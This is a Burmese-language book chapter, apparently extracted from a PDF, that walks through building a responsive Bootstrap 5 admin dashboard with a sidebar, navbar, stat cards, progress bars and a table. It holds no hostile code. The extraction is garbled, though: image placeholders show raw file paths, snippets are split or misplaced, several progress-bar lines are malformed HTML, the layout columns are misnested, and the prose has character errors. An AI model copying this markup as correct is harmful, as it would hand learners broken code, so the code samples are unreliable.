နောက်တစ်ခန်းမှာ လက်ရှိလေ့လာခဲ့ပြီးဖြစ်တဲ့ Component တွေ Layouts တွေနဲ့ Icons တွေကို ပေါင်းစပ် ဖန်တီးထားတဲ့ နှမူနာ Admin Dashboard UI လေးတစ်ခုကို ဖန်တီးကြည့်ကြပါမယ်။

အခန်း (၉) – Admin Dashboard – Sample Project

ရှေ့ပိုင်းမှာလေ့လာခဲ့တဲ့ Component တွေ Layout တွေနဲ့ Icons တွေကို လက်တွေ့စမ်းသပ် လေ့ကျင့် နိုင် ဖော်အတွက် Admin Dashboard UI တစ်ခုကို နမူနာအနေတဲ့ ဖန်တီးကြည့်ချင်ပါတယ်။ ပြီးသွားတဲ့အခါ ရ လာမယ့်ရလဒ်က ဒီလိပါ –



Responsive လုပ်ဆောင်ချက်ကို တစ်ခါထဲ ထည့်လုပ်မှာဖြစ်ပြီး Large Screens တွေမှာ မြင်တွေ့ရမယ့် ရလဒ်နဲ့ Small Screens တွေမှာ မြင်တွေ့ရမယ့် ရလဒ်ကို ယူညွှန်ပြထားပါတယ်။ သေချာဂရမိုက် ကြည့်လိုက်ရင် အများကြီးကွာသွားတာမျိုး မဟုတ်ပါဘူး။ Large Screens တွေမှာ ဘယ်ဘက်ခြမ်း Sidebar Menu ဖော်ပြတဲ့အခါ Icon နဲ့ စာ တွဲပြပြီး၊ Small Screens တွေမှာ Icon တွေချည်းပဲ ပြလိုက်တာ ပါ။ ပြီးတော့ Large Screens အတွက် Main Content ဧရိယာမှာ Block လေးတွေကို ဘေးချင်းကပ် ဖော်ပြရာကနေ Small Screens အတွက် အပေါ်အောက်စီပြီး ပြလိုက်တာပါပဲ။

Step-1 – HTML Structure

တစ်ဆင့်ချင်း Step by step ပြောပြချင်သလို၊ တစ်ခါတဲ အဆင့်လိုက် လိုက်လုပ်ကြည့်စေချင်ပါတယ်။ ရေးရမယ့်ကုဒ်တွေများအတွက် Code Pen ကို မသုံးတော့ဘဲ၊ ကိုယ့်ဘာသာ HTML Document တစ်ခုတည်ဆောက်ပြီးတော့ ရေးကြည့်သင့်ပါတယ်။ ပထမအဆင့်အနေနဲ့ လိုအပ်တဲ့ အခြေခံ HTML Structure ကိုရေးပေးရပါမယ်။

HTML

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Admin Dashboard</title>
    <link rel="stylesheet"
    href="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css"
    >
    <link rel="stylesheet"
    href="https://use.fontawesome.com/releases/v5.15.1/css/all.css">
</head>
<body>

    <script
    src="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/js/bootstrap.bundle.min.js"></script>
</body>
</html>
```

အခြေခံ HTML Structure တစ်ခုဖြစ်ပြီး viewport လိုခေါ်တဲ့ <meta> Element ကိုသတိပြုပါ။ Responsive Layout အတွက် မဖြစ်မနေ ပါဝင်ဖို့လိုအပ်တဲ့ Element ဖြစ်ပါတယ်။ ဒါ Element မပါရင် Browser တွေက Screen Size သေးတဲ့အခါ ဝဘ်ဆိုက်ကိုဆန့်သွားအောင် ဆွဲချုံပြီး ပြတတ်ကြပါတယ်။ ဒါတော့အကုန်လုံး သေးသေးလေးတွေ ဖြစ်ကုန်ပြီး သုံးရတာအဆင်မပြေတော့ပါဘူး။ Viewport Meta Element က အဲဒီလို မချုံဘဲ သူအရှုံအတိုင်းပြပေးဖို့ ပြောထားတာပါ။ Screen သေးလိုမဆန့်ရင် အဆင်ပြအောင်ပြတဲ့ Responsive လုပ်ဆောင်ချက်ကို ကိုယ့်ဘာသာ လုပ်ပေးမှာမို့လို့ Browser ဘက်က လုပ်ဖို့မလိုတဲ့သော ဖြစ်ပါတယ်။

ပြီးတဲ့အခါ လိုအပ်တဲ့ CSS နဲ့ JavaScript တွေကို CDN ကနေချိတ်ပြီး ထည့်ထားလိုက်ပါတယ်။ တစ်လုံး ချင်းကူးရေးမယ့်အစား သက်ဆိုင်ရာ Documentation ကနေ CDN လိပ်စာကို ကူးယူသင့်ပါတယ်။

- <https://getbootstrap.com>
- <https://fontawesome.com>

HTML/CSS မှာ မှားစရာ သိပ်မရှိပါဘူး။ အများဆုံး မှားကြရင် ချိတ်ဆက်ထားတဲ့ လိပ်စာတွေလဲနေကြတာ များပါတယ်။ ကူးရေးမယ်ဆိုရင်လည်း သေသေချာချာလေး ဂရုစိုက်ပြီးရေးပေးပါ။

Step-2 – Sidebar Navigation

ဘယ်လက် Sidebar နဲ့ Main ဧရိယာကို နှစ်ခြမ်းခွဲပြီး ပြချင်လို့ Layout လုပ်ဆောင်ချက်တစ်ခု စထည့်ပါ မယ်။ <body> အတွင်းမှာ ဒီလိုထည့်ရေးပေးပါ။

HTML

```
<div class="container-fluid">
    <div class="row g-0">
        <nav class="col-2 bg-light pe-3">

        </nav>
        <main class="col-10 bg-secondary">

        </main>
    </div>
</div>
```

Fluid Container တစ်ခုအတွင်းမှာ <nav> အတွက် Column (၂) ခုစာနေရာယူပြီး <main> အတွက် Column (၁၀) ခုစာနေရာယူထားတာပါ။ တစ်ခုနဲ့တစ်ခုကြားထဲမှာ Gutter မရှိစေချင်လို့ g-0 Class ကို ထည့်ပေးထားတာ သတိပြုပါ။

Logo နဲ့ Title ဆက်ထည့်ကြပါမယ်။ <nav> အတွင်းထဲမှာ ဒီလိုရေးပေးပါ။

HTML

```
<div class="container-fluid">
    <div class="row g-0">
        <nav class="col-2 bg-light pe-3">
            <h1 class="h4 py-3 text-center text-primary">
                <i class="fas fa-ghost me-2"></i>
                <span class="d-none d-lg-inline">
                    GHOST ADMIN
                </span>
            </h1>
        </nav>
        <main class="col-10 bg-secondary">
            </main>
    </div>
</div>
```

<h1> Element တစ်ခုအတွင်းမှာ Icon လေးတစ်ခုနဲ့အတူ ခေါင်းစဉ်တပ်ပေးလိုက်တာပါ။ <h1> က အရမ်းကြီးနေမှာ စိုးလို့ h4 Class ထည့်ပေးထားပါတယ်။ ဒါကြောင့် <h1> ဆိုပေမယ့် အရွယ်အစားကို h4 အရွယ်အစားလောက်နဲ့ ပြပေးမှာပါ။ ကျန်တဲ့လုပ်ဆောင်ချက်တွေက ဆန်းပြားတာ မပါဘဲ ရှုံးမှာလေးလာ ခဲ့ပြီးသား လုပ်ဆောင်ချက်တွေပဲမို့လို့ ကိုယ့်ဘာသာ ကုဒ်ကိုဖတ်ပြီး လေးလာကြည့်လိုက်ပါ။

ခေါင်းစဉ်မှာ d-none လို့ ပြောထားတဲ့အတွက် Small Screen တွေမှာ ပျောက်နေမှာပါ။ d-lg-inline လို့ထပ်ပြောထားတဲ့အတွက် Large Screen တွေမှာတော့ ပေါ်နေမှာဖြစ်ပါတယ်။ Responsive လုပ်ဆောင်ချက်တစ်ခုအနေနဲ့ ထည့်ပေးထားတာပါ။

ဆက်လက်ပြီး Menu Item တွေကို List Group သုံးပြီး အခုလို ထည့်ပေးပါ။ <h1> ရဲအောက်မှာ ကပ်ပြီး ထည့်ရမှာပါ။

HTML

```
<div class="list-group text-center text-lg-start">
    <span class="list-group-item disabled d-none d-lg-block">
        <small>CONTROLS</small>
    </span>
    <a href="#" class="list-group-item list-group-item-action active">
        <i class="fas fa-home"></i>
        <span class="d-none d-lg-inline">Dashboard</span>
    </a>
```

```

<a href="#" class="list-group-item list-group-item-action">
    <i class="fas fa-users"></i>
    <span class="d-none d-lg-inline">Users</span>
    <span class="d-none d-lg-inline badge bg-danger rounded-pill float-end">20</span>
</a>
<a href="#" class="list-group-item list-group-item-action">
    <i class="fas fa-chart-line"></i>
    <span class="d-none d-lg-inline">Statistics</span>
</a>
<a href="#" class="list-group-item list-group-item-action">
    <i class="fas fa-flag"></i>
    <span class="d-none d-lg-inline">Reports</span>
</a>
</div>

<div class="list-group mt-4 text-center text-lg-start">
    <span class="list-group-item disabled d-none d-lg-block">
        <small>ACTIONS</small>
    </span>
    <a href="#" class="list-group-item list-group-item-action">
        <i class="fas fa-user"></i>
        <span class="d-none d-lg-inline">New User</span>
    </a>

    <a href="#" class="list-group-item list-group-item-action">
        <i class="fas fa-edit"></i>
        <span class="d-none d-lg-inline">Update Data</span>
    </a>
    <a href="#" class="list-group-item list-group-item-action">
        <i class="far fa-calendar-alt"></i>
        <span class="d-none d-lg-inline">Add Events</span>
    </a>
</div>

```


ရေးရမယ့်ကုဒ်တွေများပေါ်ပေါ် ကြိုးစားပြီးရေးပေးပါ။ များများရေးမှာ အလေ့အကျင့်ရပြီး မြန်မြန် ကျမ်းကျင့်မှာပါ။ တစ်ကယ်တော့ ကုဒ်တွေသာများနေတာပါ အဆင်းအပြားတော့ မပါပါဘူး။ အများစုက ကြိုးတင်လေ့လာခဲ့ကြပြီးသား လုပ်ဆောင်ချက်တွေပါပဲ။ ထူးခြားချက်အနေနဲ့ List Group တွေမှာ text-center လို့ ပြောထားတဲ့အတွက် စာတွေကို Center Alignment နဲ့ပြပါလိမ့်မယ်။ ဒါပေမယ့် text-lg-left လို့ပြောထားတဲ့အတွက် Large Screen တွေမှာတော့ Left Alignment နဲ့ပြမှာဖြစ်ပါတယ်။ Screen သေးသွားလို့ စာတွေကိုဖျောက်ပြီး Icon တွေချည်းပြတဲ့အခါ အလယ်မှာပြမှ ကြည့်ကောင်းမှာပါ။

ပြီးတဲ့အခါ List Group နဲ့ List Item တွေအတွက် ကိုမသုံးပါဘူး။ <div><a> ကိုသုံးထားပါတယ်။ နိုင်လို့ရတဲ့ Link တွေဖြစ်စေချင်လိုပါ။ နိုင်လို့ရတဲ့ Link မှန်းပေါ်လွင်အောင် List Item တွေမှာ

list-group-item-action လိုပေါ်တဲ့ Class တွဲထည့်ပေးထားတာကို သတိပြုပါ။ ကိုယ်တိုင် ပါရင် တစ်မျိုး၊ မပါရင်တစ်မျိုး စမ်းကြည့်နိုင်ပါတယ်။

Screen သေးတဲ့အခါ ဖျောက်ထားရမယ့် Element အားလုံးမှာ d-none Class ထည့်ပေးထားပါတယ်။ Screen ကြီးတဲ့အခါ ဖော်ပြုဖော်အတွက် d-lg-block နဲ့ d-lg-inline တို့ကို သူနေရာနဲ့သူ သုံးပေးထားပါတယ်။ လေ့လာကြည့်လိုက်ပါ။

ဒီအဆင့်ထိရေးပြီးပြီဆိုရင် စစမ်းလိုရပါပြီ။ ရေးထားတဲ့ HTML Document ကို Save ပြီး Browser တစ်ခုနဲ့ဖွင့်ကြည့်လိုက်ရင် အခုလိုရလာတ်ကို တွေ့မြင်ရမှာပဲဖြစ်ပါတယ်။



လိုချင်တဲ့အတိုင်း Sidebar Navigation နဲ့ Content ဧရယာအလွတ်တစ်ခုကို ရရှိနေခြင်းဖြစ်ပါတယ်။ ခေါင်းစီးတွေ Icon တွေအပြည့်အစုံပါသလို Responsive လုပ်ဆောင်ချက်လည်းပါလို့ Screen Size အကြီးအသေး အမျိုးမျိုးလည်း စမ်းလိုရနေပါပြီ။ ဘာမှာခက်ခက်ခဲ့ခဲ့ သိပ်မလုပ်လိုက်ရဘဲ ရရှိနေခြင်း ဖြစ်ပါတယ်။

Step-3 – Horizontal Navbar

Main ရှိယာအပေါ်ပိုင်းမှာ Navbar တစ်ခုဆက်ထည့်ကြပါမယ်။ <main> အဖွင့်အပိတ်အတွင်းမှာ ဒီလို ရေးထည့်ပေးပါ။

HTML


```
<nav class="navbar navbar-expand-lg navbar-light bg-light">

    <div class="flex-fill"></div>

    <div class="navbar nav">
        <li class="nav-item dropdown">
            <a href="#" class="nav-link dropdown-toggle"
               data-bs-toggle="dropdown">
                <i class="fas fa-user-circle"></i>
            </a>

            <ul class="dropdown-menu">
                <li>
                    <a href="#" class="dropdown-item">User Profile</a>
                </li>
                <li>
                    <a href="#" class="dropdown-item">Logout</a>
                </li>
            </ul>
        </li>
        <li class="nav-item">
            <a href="#" class="nav-link"><i class="fas fa-cog"></i></a>
        </li>
    </div>
</nav>
```

ထူးခြားချက်အနေနဲ့ Menu ကို ညာဘက်ခြမ်းမှာ ကပ်ပေါ်စေချင်လို့ flex-fill Element အလွတ်တစ်ခု ထည့်ထားပေးတာကို သတိပြုပါ။ တခြားနည်းတွေ ရှိပေါမယ့်၊ ဒီနည်းရှိကြောင်း သိစေချင်လို့ ထည့်ပေးထားတာပါ။ ဒါကြောင့် Dropdown အပါအဝင် Menu က အခုလို ညာဘက်ကပ် ဖော်ပြနေမှာပါ။



တစ်ဖြည်းဖြည်းနဲ့ ရုပ်လုံးပေါ်လာပါပြီ။ Main ဒရိယာထဲမှာ လိုချင်တဲ့ Block လေးတွေကို Card Component တွေဆက်ပြီး ထည့်ကြပါမယ်။

Step-4 – Alert & Stat Blocks

လိုချင်တဲ့ လုပ်ဆောင်ချက်တွေ ထပ်ထည့်ဖို့အတွက် Main ဒရိယာထဲမှာ နောက်ထပ် Layout တစ်ခုထပ်လို ပါတယ်။ ဒါကြောင့် Container တစ်ခုကို Navbar အောက်မှာ အခုလိုကပ်ထည့်ပေးပါ။

HTML

```
<div class="container-fluid mt-3 p-4">
</div>
```

Navbar နဲ့ နည်းနည်းစွာပြစေချင်လို Margin Top ထည့်ထားပြီး အထဲက Element တွေကို ဘောင်ကနေ စွာပြစေချင်လို Padding လည်းထည့်ထားပါတယ်။ အဲဒီ Container ထဲမှာ Alert Component တစ်ခုကို အခုလို ဆက်ထည့်လိုက်ပါ။

HTML

```
<div class="row mb-3">
    <div class="col">
        <div class="alert alert-info">
            <i class="fas fa-download me-2"></i> A new version of admin
            dashboard is released. <a href="#">Download Now!</a>
        </div>
    </div>
</div>
```

row တစ်ခုအတွင်းထဲမှာ အပြည့်နေရာယူထားတဲ့ col တစ်ခုနဲ့ ထည့်ပေးထားတာပါ။ ဤီးတဲ့အခါ သူ အောက်မှာ Stat Blocks လေးတွေကို နောက် row တစ်ခုနဲ့ အခုလို ဆက်ထည့်ပေးလိုက်ပါ။

HTML

```
<div class="row flex-column flex-lg-row">
    <h2 class="h6 text-white-50">QUICK STATS</h2>
    <div class="col">
        <div class="card mb-3">
            <div class="card-body">
                <h3 class="card-title h2">1,250</h3>
                <span class="text-success">
                    <i class="fas fa-chart-line"></i>
                    Daily visitors
                </span>
            </div>
        </div>
    </div>
    <div class="col">
        <div class="card mb-3">
            <div class="card-body">
                <h3 class="card-title h2">8,210</h3>
                <span class="text-success">
                    <i class="fas fa-chart-line"></i>
                    Weekly visitors
                </span>
            </div>
        </div>
    </div>
    <div class="col">
        <div class="card mb-3">
            <div class="card-body">
                <h3 class="card-title h2">12,560</h3>
                <span class="text-success">
                    <i class="fas fa-chart-line"></i>
                    Monthly visitors
                </span>
            </div>
        </div>
    </div>
    <div class="col">
        <div class="card mb-3">
            <div class="card-body">
                <h3 class="card-title h2">102,250</h3>
            </div>
        </div>
    </div>
</div>
```

```




Yearly visitors


```

သူလည်းပဲ ပြချင်တာများလို့ ရေးရတာများပေမယ့် အထူးအဆန်းမပါပါဘူး။ row အတွင်းမှာ col (၄) ချို့
ပြီး col တစ်ခုစီအတွင်းမှာ Card Component တွေထည့်ထားတာပါ။ ထူးခြားချက်ဆိုလို့ Screen သေး
ရင် flex-column နဲ့ အပေါ်အောက်ဖြစ်ပြခိုင်းပြီး flex-lg-row နဲ့ Screen ကြီးတဲ့အခါ ဘေးတိုက်စီ
ပြီး ပြခိုင်းထားပါတယ်။

ဒီအဆင့်မှာ ရလဒ်ကိုကြည့်လိုက်ရင် အခုလိုပုံစံဖြစ်နေပါပြီ။



တော်တော်လေး ပြည့်စုံနေပါပြီ။ ရေးနည်းအရ မခက်ပါဘူး။ ဘာလေးနဲ့ဘယ်လို့ ပေါင်းစပ် ဖန်တီးရင်
ကောင်းမလဲဆိုတာကို မြင်တတ်ဖို့သာလိုတာပါ။ မြင်တတ်ဖို့ ဆိုတာကတော့ အခုလို နမူနာတွေအပါအဝင်
လက်တွေ့တွေ များများလုပ်ပေးရင် တစ်ဖြည်းဖြည်း ရလာပါလိမ့်မယ်။

Step-5 – Location & Data Blocks

နောက်ထပ် col (j) ခုပါတဲ့ row တစ်ခုထပ်ထည့်ပြီး လက်စသတ်လိုက်ကြပါမယ်။ ဒီလိုရေးထည့်ပေးပါ။

HTML

```
<div class="row mt-4 flex-column flex-lg-row">

    <div class="col">
        <h2 class="h6 text-white-50">LOCATION</h2>

        <div class="card mb-3" style="height: 280px">
            <div class="card-body">
                <small class="text-muted">Regional</small>
                <div class="progress mb-4 mt-2" style="height: 5px">
                    <div class="progress-bar"
                        bg-success w-25"></div>
                </div>
                <small class="text-muted">Global</small>
                <div class="progress mb-4 mt-2" style="height: 5px">
                    <div class="progress-bar"
                        bg-primary w-75"></div>
                </div>
                <small class="text-muted">Local</small>
                <div class="progress mb-4 mt-2" style="height: 5px">
                    <div class="progress-bar"
                        bg-warning w-50"></div>
                </div>

                <small class="text-muted">Internal</small>
                <div class="progress mb-4 mt-2" style="height: 5px">
                    <div class="progress-bar bg-danger w-25"></div>
                </div>
            </div>
        </div>

        <div class="col">
            <h2 class="h6 text-white-50">DATA</h2>

            <div class="card mb-3" style="height: 280px">
                <div class="card-body">
                    <div class="text-end">
                        <button class="btn btn-sm
                            btn-outline-secondary">
                            <i class="fas fa-search"></i>
                        </button>
                        <button class="btn btn-sm
                            btn-outline-secondary">
                            <i class="fas fa-sort-amount-up"></i>
                        </button>
                        <button class="btn btn-sm
                            btn-outline-secondary">
                            <i class="fas fa-filter"></i>
                        </button>
                    </div>
                </div>
            </div>
        </div>
    </div>
</div>
```

```

<table class="table">
  <tr>
    <th>ID</th>
    <th>Age Group</th>
    <th>Data</th>
    <th>Progress</th>
  </tr>
  <tr>
    <td>1</td>
    <td>20-30</td>
    <td>19%</td>
    <td>
      <i class="fas fa-chart-pie"></i>
    </td>
  </tr>
  <tr>
    <td>2</td>
    <td>30-40</td>
    <td>40%</td>
    <td>
      <i class="fas fa-chart-bar"></i>
    </td>
  </tr>
  <tr>
    <td>3</td>
    <td>40-50</td>
    <td>20%</td>
    <td>
      <i class="fas fa-chart-line"></i>
    </td>
  </tr>
  <tr>
    <td>4</td>
    <td>>50</td>
    <td>11%</td>
    <td>
      <i class="fas fa-chart-pie"></i>
    </td>
  </tr>
</table>
</div>
</div>

</div>

```

သူမှာလည်း flex-column နဲ့ flex-lg-row ကိုတွဲပြီး Responsive လုပ်ဆောင်ချက် ထည့်ဝေးပါတယ်။ Component အနေနဲ့ ရွှေ့နမူနာမှာ မပြောခဲ့တာလေးတစ်ခု ပါနေပါတယ်။ Progress Component ပါ။ Progress ဆိတာ အလုပ်တစ်ခုခုလုပ်နေစဉ် ပြီးစီးမှုအခြေအနေကို ပြတဲ့ Component ဆိုတော့ JavaScript နဲ့တဲ့မသုံးရင် သိပ်အမိပို့ယ်မရှိလို ထည့်မပြောခဲ့တာပါ။ ဒီနေရာမှာတော့ အသွင်အပြင်ဖော်ပြပုံ အရ သင့်တော်နေလို ထည့်သုံးထားပါတယ်။ ရေးနည်းကမခက်ပါဘူး။ ဒီလိုပါ -

HTML

```
<div class="progress">
    <div class="progress-bar bg-danger"></div>
</div>
```

ပင်မ Element ကို progress လိုပေးပြီး အထဲမှာ progress-bar ထည့်ပေးလိုက်ယုံပါဘူး။ Bar ရဲ့ အရောင်ကိုသာ ကိုယ်လိုချင်တဲ့ bg-{color} နဲ့ တွဲသုံးရတာပါ။ Bar ရဲ့ အမြင့်နဲ့အရှည်အတွက် width, height Property တွေကိုသုံးပြီး ကိုယ်လိုသလောက် ပေးထားလို့ရပါတယ်။


ဒီ Row ထဲမှာ Card နှစ်ခုပါပြီး တစ်ခုနဲ့တစ်ခု ညီစေဖို့အတွက် Inline Style ကိုသုံးပြီး height တွေ သတ်မှတ်ပေးတာကို သတိပြုပါ။ ပြီးတော့ Progress Bar တွေကို ပါးပါးလေးပဲ ပေါ်စေချင်လို့ height တွေသတ်မှတ်ပေးထားပါတယ်။ Width အတွက်တော့ w- Utility Class တွေကိုသုံးထားပါတယ်။

အားလုံးစုံသွားပါပြီ။ အောက်ဆုံးမှာ Footer လေးတစ်ခုအခုလိုထပ်ထည့်ပေးလိုက်ပါ။

HTML

```
<footer class="text-center py-4 text-muted">
    © Copyright 2020
</footer>
```

အခုလိုရင်ကျွန်တော်တို့ နမူနာလုပ်ကြည့်ချင်တဲ့ Admin Dashboard UI လေး ပြည့်စုံသွားပါပြီ။ အခုနေ စမ်းကြည့်ရင်ရမယ့် နောက်ဆုံးရလဒ်ကတော့ ဒီလိုဖြစ်မှာပါ။



ဟိုးအပေါ်မှာလည်း ရမယ့်ရလဒ်ကို ကြိုပြခဲ့ပြီးသားပါ။ Responsive လုပ်ဆောင်ချက် တစ်ခါတဲ ထည့်ထားလို့ Screen Size ကို ပြောင်းပြီးတော့လည်း စမ်းကြည့်နိုင်ပါတယ်။

ဒီနမူနာလေးကို လုပ်ကြည့်လိုက်တဲ့အတွက် Bootstrap ရဲ့လုပ်ဆောင်ချက်တွေကို နားလည်ယုံသာမက လက်တွေ့အသုံးချုတဲ့ အလေ့အကျင့်လေး တစ်ခုကိုပါ ရရှိသွားလိမ့်မယ်လို့ မျှော်လင့်ပါတယ်။

ရေးသားထားပြီးကုဒ်နမူနာကို Download ရယူလို့ရင်တော့ ဒီလိပ်စာမှာ ရယူနိုင်ပါတယ်။

- <https://github.com/eimg/bootstrap-book>

အခန်း (၁၀) – Customizing Bootstrap

လက်ရှိမှာ Component တွေ Layout တွေကို အသုံးပြုတဲ့အခါ Bootstrap ကပေးထားတဲ့အတိုင်း အသုံးပြုနေခြင်း ဖြစ်ပါတယ်။ အကယ်၍မှား ဆန္ဒရှိတယ်ဆိုရင် Bootstrap ကို ကိုယ့်စိတ်တိုင်းကျလည်း Customize လုပ်ထားလို့ ရနိုင်ပါတယ်။ SASS နည်းပညာကို အသုံးပြုပြီး Customize လုပ်ရတာပါ။

ဒီနေရာမှာ SASS အကြောင်း အပါအဝင် Customize လုပ်ပုံ အသေးစိတ်ကို ထည့်သွင်းမဖော်ပြနိုင်ပေမယ့်၊ Bootstrap ကို Customize လုပ်ချင်ရင် ဘယ်လိုလုပ်ရသလဲဆိုတာ စာဖတ်သူတွေအိုင်ဒီယာရဖော်အတွက် အကျဉ်းလောက်တော့ ထည့်သွင်းဖော်ပြချင်ပါတယ်။ ကြိုးစားပြီး လိုက်လုပ်ကြည့်ပါ။

Step-1 – Install Node

